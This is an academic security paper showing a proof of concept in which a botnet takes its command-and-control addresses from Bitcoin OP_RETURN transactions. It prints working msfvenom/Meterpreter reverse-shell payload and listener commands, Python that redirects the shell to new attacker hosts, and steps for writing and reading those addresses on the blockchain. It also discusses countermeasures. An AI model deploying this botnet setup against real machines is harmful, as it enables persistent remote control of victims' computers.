arXiv:2004.01855v1 [cs.CR] 4 Apr 2020

Attacking with bitcoin: Using Bitcoin to Build Resilient Botnet Armies

Dimitri Kamenski[1], Arash Shaghaghi[1,2], Matthew Warren[1], and Salil S. Kanhere[2]

[1] Centre for Cyber Security Research and Innovation, Deakin University, Australia
[2] The University of New South Wales, Sydney, Australia
{d.kamenski,a.shaghaghi,matthew.warren}@deakin.edu.au,
salil.kanhere@unsw.edu.au

Abstract. We focus on the problem of botnet orchestration and discuss how attackers can leverage decentralised technologies to dynamically control botnets with the goal of having botnets that are resilient against hostile takeovers. We cover critical elements of the Bitcoin blockchain and its usage for 'floating command and control servers'. We further discuss how blockchain-based botnets can be built and include a detailed discussion of our implementation. We also showcase how specific Bitcoin APIs can be used in order to write extraneous data to the blockchain. Finally, while in this paper, we use Bitcoin to build our resilient botnet proof of concept, the threat is not limited to Bitcoin blockchain and can be generalized.

Keywords: Bitcoin, Botnet, Dynamic C&C

1 Introduction

In this paper[3], we present a novel breed of resilient botnets by leveraging the Bitcoin Blockchain as part of a botnet architecture. This threat poses a great risk considering the increased adoption of Bitcoin. With the sole intention of raising awareness of this threat in the community we include a detailed implementation of how an attacker could significantly enhance the resiliency of their botnet and make them 'censorship resistant' by leveraging the Bitcoin Blockchain. We define a botnet as censorship resistant when the botnet remains a persistent threat even if the government agencies shut down the cloud services orchestrating this botnet.

There is a considerable number of surveys on botnet detection that summaries the common techniques used by attackers and the various solutions proposed to detect and prevent botnets ([10]). Recently, there have been initial attempts towards leveraging blockchain to detect botnets (e.g., [9], [4]). We take

[3] **This is a copy of the accepted version of paper at 13th International Conference on Computational Intelligence in Security for Information Systems. The final conference proceeding version has improved presentation but the main content and contribution is the same.**

a different approach in this work and highlight how an attacker may leverage blockchain to build their botnet armies. To the best of our knowledge, this is the first paper discussing how attackers may leverage blockchain in a fully decentralised way to strengthen a botnet against censorship. In fact, in the proposed attack, the malware acts as 'a full node' directly communicating with the blockchain with no intermediate third parties. Moreover, while in this paper, we consider we use Bitcoin (and its core APIs) to build our resilient botnet proof of concept, the threat is not limited to Bitcoin blockchain and can be generalized.

In the following we beign with a succinct review of related work and background information (§2). Thereafter, in §3, we discuss in detail how an attacker could exploit the Bitcoin Blockchain to implement the censorship-resistant bots. We discuss the limitations of this work, along with possible future research directions including possible countermeasures in §4. We conclude the paper in §5.

2 Related Work and Background

Our work takes in several critical elements including Botnets, Bitcoin APIs, and basic blockchain theory.

2.1 Botnet Armies

Botnet armies act as a dispersed network of computers that are subject to the command of a single bot master [8]. The bot master manages the botnet via a command and control center which receives data from the botnet and issues further instruction sets from a command and control server. The command and control server usually is a single machine whose location is predened within the botnet. Botnet armies typically require communication to be available between botnet machines and a command and control server (C&C) in order to receive instructions from a bot master. If this command and control servers address is hard coded we can examine the malware and either nd some way to shutdown communication, take down the C&C server, or alternatively takeover the server. An example of a defensive takeover was studied by Stone-Gross et. al. their research discusses the implications of a takeover on the Torpig botnet [12]. Torpig uses a domain name sequence to validate if a new C&C server was available. If the next domain name in the sequence resolved, the botnet connected to the new C&C server address. Torpig uses a relatively outdated methodology, however, the same issues and concept applies to today's botnets.

In order to improve the resilience of the botnet, botmasters deploy more sophisticated and dynamic communication with 'oating [C&C] servers' [8]. These use a range of different tactics, from DNS Resolution, or the more novel approach of custom code left behind social media pages [11], to IRC messages and P2P architectures. The immutability of blockchain is a critical feature that none of the current methods capture.

2.2 Blockchain

Implementation guidelines for blockchain based botnets have been scarce and typically have not been aimed at truly disseminating whether it is the right tool

for the job. Notably, Omer Zohars Unstoppable chains explains in detail, with smart contract examples, on how Ethereum (a similar protocol to Bitcoin) can be used to manipulate the behaviour of botnets [14]. The attacker is able to manipulate the actions of a botnet army by sending updates to the smart contract. These updates detail to the botnet where the next floating C&C is located [14]. Despite the title of the work suggesting that these chains are unstoppable, Zohar makes note of the complexities with coding Solidity smart contracts and how take downs and takeovers can easily be a side effect of poor coding practices in Solidity. Even simple contracts have been ruined through misuse or neglect of Solidity principles [14]. Our decision to focus on Bitcoin was determined by the sheer complexity of managing a production quality deployment of an Ethereum smart contract, the costs involved and the recently reported attacks such as [13].

2.3 Bitcoin

Bitcoin core establishes the rules for setting up full nodes which are responsible for indexing all transactions to local databases and then verifying that transaction inputs originated from unspent transaction outputs [1]. It is responsible for how these nodes communicate with one another. The setup of full nodes, and handling how full nodes create addresses and transaction hashes is governed by the JSON-RPC API, whereas the communication between nodes is handled by the P2P API [2]. The distinction between using JSON-RPC and using P2P is of paramount importance. In the case of JSON-RPC we need authentication credentials in order to use this API and we would be connecting directly to an individual full node, instead of leveraging the entire network of Bitcoin full nodes. This approach is similar to centralised approaches and therefore presents no added value. Instead we turn to the bitcoin P2P, which allows our botnet to 'pretend to be a full node' allowing it to sync with specific blocks on the blockchain and retrieve near-arbitrary data with no credentials.

Bitcoin makes use of OP codes in Bitcoins scriptPubKey. These OP codes stored on the Bitcoin blockchain allow for certain non-Turing complete actions to be handled when a transaction is processed. More specically, OP_Return allows us to add up to 80 bytes of arbitrary data. This is more than enough data for us, given that most IP addresses consist of 32 bits and 4-5 bits for a port number [5].

3 Attacking with Bitcoin

We discuss the 'nits and picks' of the proposed attack by creating a simplified botnet. For this, we adopt the methodology used in [7]. Fig. 1 depicts the the high level architecture of our system - note that one of the main differences in our work is that we replace the 'Bitcoin blockchain' with a 'Bitcoin full node'. Here, we have 2 floating C&C servers, one actively establishing connection with the victim and the other passively waiting for re-connection. Here, we use Kali Linux for both C&C servers, and use Microsoft Windows 10 for the victim.



Fig. 1: High-level Architecture

3.1 Dynamic Shell Sessions

We chose the Metasploit Framework[4] due to its ease of use creating dynamic payloads (ran on the victim in order to gain root access) and listeners (receiving connection from the C&C servers). Meterpreter shells can either be staged or 'stageless', the distinction separates how the main payload is loaded into the device. Staged payloads refer to a payload which only has instructions for an initial connection, the rest of the malicious payload is returned after the victim connects to the the meterpreter listener [3]. Stageless payloads refer to a payload presented upfront in full. We have opted for using the stageless (or single) reverse TCP payload available in the Metasploit framework. The payload and its matching listener can be seen in Code Snippet 1.1.

```
#PAYLOAD: Creates a connection to the attacker
./msfvenom --payload windows/meterpreter_reverse_tcp LHOST=\$IP_ADD
    LPORT=\$PORT --format exe -- /mnt/malwarepayloads/reverse_tcp.exe

#LISTENER: Listens for payload connections to the attacker
./msfconsole -n -q -x use exploit/multi/handler; set payload
    windows/meterpreter_reverse_tcp; set LHOST \${IP_ADD}; set LPORT
    \${PORT}; set ExitOnSession false; set SessionCOmmunicationTimeout
    0; exploit -j
```

Code 1.1: Payload and Listener

[4] https://www.metasploit.com/

Once we have obtained a simple shell on the victim we realise we are unable to handle complex re-connections. In order to simplify the tool set, we leveraged built in meterpreter Python extensions for manipulating the connection configuration. Meterpreter supports the ability to load a live Python interpreter onto the victim. This can then be used to load Python code after the attacker gains access to the machine. This does not require Python to be installed on the device. An example in Code 1.2 executes the Calculator application in MS Windows 10 through a Python script and the result is illustrated in Figure 3.

```
meterpreter > load_Python meterpreter > Python_execute print(hello world)
#output: prints hello world
meterpreter > Python_import -f {filename}
meterpreter > Python_execute from subprocess import call;
    call([calc.exe])
#output: opens calc.exe program on windows machine
```

Code 1.2: Calc.exe example launched from meterpreter



Fig. 2: Showing the result of Code 1.2

Expanding further on this we can now add new C&C servers and swap between them. Using meterpreter bindings in our Python code we are able to import meterpreter bindings and using them to dynamically adjust the transport configuration of the shell session. Importing the script in Code 1.3 results in the passive C&C server returning the result in Figure 3. This result confirms that we have successfully transferred from an active C&C to a passive C&C and

the botmaster can continue to send instructions from the new address. The final stage requires editing the Python script to adjust the meterpreter transport class, based on data posted in the blockchain.

```
import meterpreter.transport
attacker_ip = 10.0.0.103
attacker_port = 9999
transport = attacker_ip + : + attacker_port
meterpreter.transport.add(transport)
```

Code 1.3: Dynamically adjusting the transport connection to passive C&C



Fig. 3: Showing the result of Code 1.3

3.2 Writing Arbitrary Data to Bitcoin Blockchain

Now that the malware payload is ready, we focus on the main task, which is 'discovering new C&C servers'. In order to do this we will focus on the ScriptPubKey options available within the Bitcoin Core transaction outputs [5]. These options allow us to add 'OP codes' to the transaction that signify certain transaction contexts. Here, we have opted for OP_Return, an option that allows us to signify a transaction output as invalid or void and simultaneously write up to 80 bytes of data into the blockchain. 80 bytes is more than enough to write an IP address and a port for which our bot can connect to.

This required installing a Bitcoin Core full node, connecting to the Testnet and crafting a raw transaction. After loading the Bitcoin full node, we requested

funds from a bitcoin faucet for which there are several services available online. We then began crafting our transaction, the steps taken can be seen in the pseudo-code detailed in Code 1.4.

```
Step 1: listunspent {Obtain txid, vout for createrawtransaction Obtain
    address for dumpprivkey}:
- Command lists transactions we have received that have not yet been
    spent.
Step 2: createrawtransaction {createrawtransaction [{inputs}]   {data,
    output1, output2...}}
Step 3: signrawtransactionwithwallet {signrawtransaction hex}
- The main purpose of this command is to sign the transaction with
    necessary privkeys.
Step 4: sendrawtransaction {sendrawtransaction signedtrnasactionhex}:
- Sends the transaction to other known nodes as a 0conf transaction (0
    confirmations) and will undergo a confirmation every block. After 6
    confirmations it is confirmed permanent.

# Demonstrated Transaction Hash:
# 2599dbe540a583ede3512fef9a0f26be718c039ffd4d04d85ff3b339f40e73b1
```

Code 1.4: Dynamically adjusting the transport connection to passive C&C

3.3 Reading Arbitrary Data from the Blockchain

At this point, we need to communicate with the bitcoin blockchain in order to read the transaction hash delivered in Code 1.4. This may be achieved either through:

1. Blockchain explorers,
2. A proper full node

These strategies both have quite peculiar positives and negatives when considering the implications on our decentralised botnet. More specifically, they impact the botnets ability to be genuinely 'decentralised', the reason being the distinction between how Bitcoin full nodes deal with the transaction. Starting with block explorers, these are not considered as decentralised for this use case, these block explorers are often hosted on centralised servers and could be compromised. The transactions that are validated by Bitcoin full nodes are stored in a database and can be indexed when blockchain explorers are queried. An example of this can be seen in our simplified Python script available in Code 1.5. Full code available at https://github.com/dummytree/blockchain-botnet-poc.

```
import urllib, json, time, meterpreter.transport

def query_transaction(txid):
        url = "http://api.blockcypher.com/v1/btc/test3/txs/" + txid
        response = urllib.urlopen(url)
        data = json.load(response)
```

```
transport_url = 'tcp://' + data['outputs'][0]['data_string']
meterpreter.transport.add(transport_url)
print("NEW TRANSPORT: " + transport_url)
```

Code 1.5: Simplified version of script for block exploring

This approach avoids the complexities of dealing directly with the blockchain, however if these centralised servers are compromised, so too is our botnet. Next we consider using a bitcoin full node. Code 1.6 shows the basic structure of the required for communication. This code outlines how a connection should be created to a full node, how data is formulated for each message type and how the parsing of the data is managed.

```
# Create TCP packets
def create_network_address(self, ip_address, port):
def create_message(self, command, payload):
def create_sub_version(self):
def create_payload_version(self):
def create_message_verack(self):
def create_payload_getdata(self, tx_id):
def create_payload_getblocks(self, block_hash, stop_hash):
# Establish socket connection
def establishSocketConnection(self):
def validate_script_sig(self, script_sig):
# Initial Handshake Sequence: 1
def send_version(self):
# Initial Handshake Sequence: 2
def send_verack(self):
# Parse Messages
def parse_tx_messages(self, total_tx, transaction_messages, tx_count
    = 1):
def parse_block_msg(self, block_msg):
def parse_data(self, response_data):
# Send requests
def send_getdata(self, tx_id):
```

Code 1.6: Pseudo-Python code for reading from a fullnode using P2P

Our bitcoin based botnet aims to emulate other full nodes in order to simulate parts of the bitcoin node blockchain sync process. By creating the handshake, exchanging version support messages it is then able to request for blocks. After receiving the required block we are then able to parse through the block and extract 'inventory items', which in the case of a block is actually the transactions sent to the blockchain. Each transaction may or may not contain an OP_Return value which we are analyzing.

Here, we examine the blockchain and determine whether there is an OP_Return involved that has an IP address. If this was the case, we will parse this input and add this to our meterpreter transport class as explained in Code 1.3. As discussed in the following section, while our proof of concept clearly proves fea-

sibility of this attack, it can be improved further to make the blockchain-based botnet more resilient and censorship-resistant.

4 The Good, The Bad, and The Ugly

We perceive the following limitations in our current work, which future research can explore: 1) Improving the algorithm parser to scan for fragmented encrypted payloads, 2) Using the getAddr method in Bitcoin P2P to remove reliance on a single node.

The algorithm for parsing transactions is a simple IP Filter which can be replicated by anyone on the blockchain Although it handles our purpose of showing how things can be implemented, it does not fully secure the reading of data from the blockchain and this can cause issues where hostile takeover is still possible. Many strategies can be employed to prevent this, for example the botnet can listen for encrypted payloads that are fragmented by 80 bytes across the blockchain, it can collate these in order to formulate an encrypted payload. The purpose of our research was not to prevent poorly implemented design takeovers, but instead to leverage Bitcoin to build a system with real capabilities to be resilient. Although we have successfully managed to alter the meterpreter transport methods based on blockchain stored data, we have not attempted securing this process as this might vary depending on the needs of the bot master.

Rather than providing full suite of tools to effectively compromise networks, we instead have proven the effectiveness and raised awareness for these attacks. We prompt other researchers to investigate defense tactics. A simple option could be actively scanning OP_Return data in the bitcoin blockchain for unencrypted payloads. The payloads can then be monitored and blacklisted at proxy and network firewalls. A slightly more creative approach would be to flag full nodes and their IP addresses who initially broadcasted the transaction. The reason this may prove to be effective is due to the nature of the transaction. It is largely only handled by legitimate full nodes running the 'createrawtransaction' methods, which then get broadcasted, the address of which can in some cases be tracked. Kaminsky discusses options for IP monitoring of full nodes [6], which is suitable for potential law enforcement agencies as it allows full nodes to be tracked for the transactions sent out and broadcasted . These transactions can then be linked back to other transactions which can then be tied down to a physical person if they ever haphazardly spend their bitcoin funds.

5 Conclusion

We discussed in detail how the Bitcoin blockchain may be used to build resilient botnet armies. Unlike the current approach of blocking the communication of bots with the C&C, we perceive a more efficient approach to defend against this kind of threat is to identify possible ways to take the malware down at the affected devices. In fact, with modifications, the threat discussed here may be used to launch attacks with catastrophic impacts. Hence, we believe further

research is critical in-line with countermeasures discussed in this paper including active defence strategy of monitoring IP transactions, and an advanced tracking system based on IP addresses broadcasting OP_Return values.

References

1. Bitcoin Core Project. [Accessed: 01.02.2020].
2. Bitcoin P2P Protocol Documentation. [Accessed: 01.02.2020].
3. Meterpreter staged payloads. [Accessed: 01.02.2020].
4. Z. Ahmed, S. M. Danish, H. K. Qureshi, and M. Lestas. Protecting iots from mirai botnet attacks using blockchains. In *2019 IEEE 24th International Workshop on Computer Aided Modeling and Design of Communication Links and Networks (CAMAD)*, pages 1–6. IEEE, 2019.
5. S. Bistarelli, I. Mercanti, and F. Santini. An analysis of non-standard bitcoin transactions. In *2018 Crypto Valley Conference on Blockchain Technology (CVCBT)*, pages 93–96. IEEE, 2018.
6. Dan Kaminsky. Black Ops of TCP/IP 2011.
7. G. Kambourakis, M. Anagnostopoulos, W. Meng, and P. Zhou. *Botnets: Architectures, Countermeasures, and Challenges*. CRC Press, 2019.
8. E. C. Ogu, O. A. Ojesanmi, O. Awodele, et al. A botnets circumspection: The current threat landscape, and what we know so far. *Information*, 10(11):337, 2019.
9. G. Sagirlar, B. Carminati, and E. Ferrari. Autobotcatcher: blockchain-based p2p botnet detection for the internet of things. In *2018 IEEE 4th International Conference on Collaboration and Internet Computing (CIC)*, pages 1–8. IEEE, 2018.
10. M. Singh, M. Singh, and S. Kaur. Issues and challenges in dns based botnet detection: A survey. *Computers & Security*, 2019.
11. M. Singh, M. Singh, and S. Kaur. Issues and challenges in dns based botnet detection: A survey. *Computers & Security*, 2019.
12. B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, and G. Vigna. Your botnet is my botnet: analysis of a botnet takeover. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 635–647, 2009.
13. Trend Micro. Glupteba Campaign Hits Network Routers and Updates C&C Servers with Data from Bitcoin Transactions. [Accessed: 01.02.2020].
14. Zohar O. Unblockable Chains a poc on using blockchain as infrastructure for malware operations. [Accessed: 01.02.2020].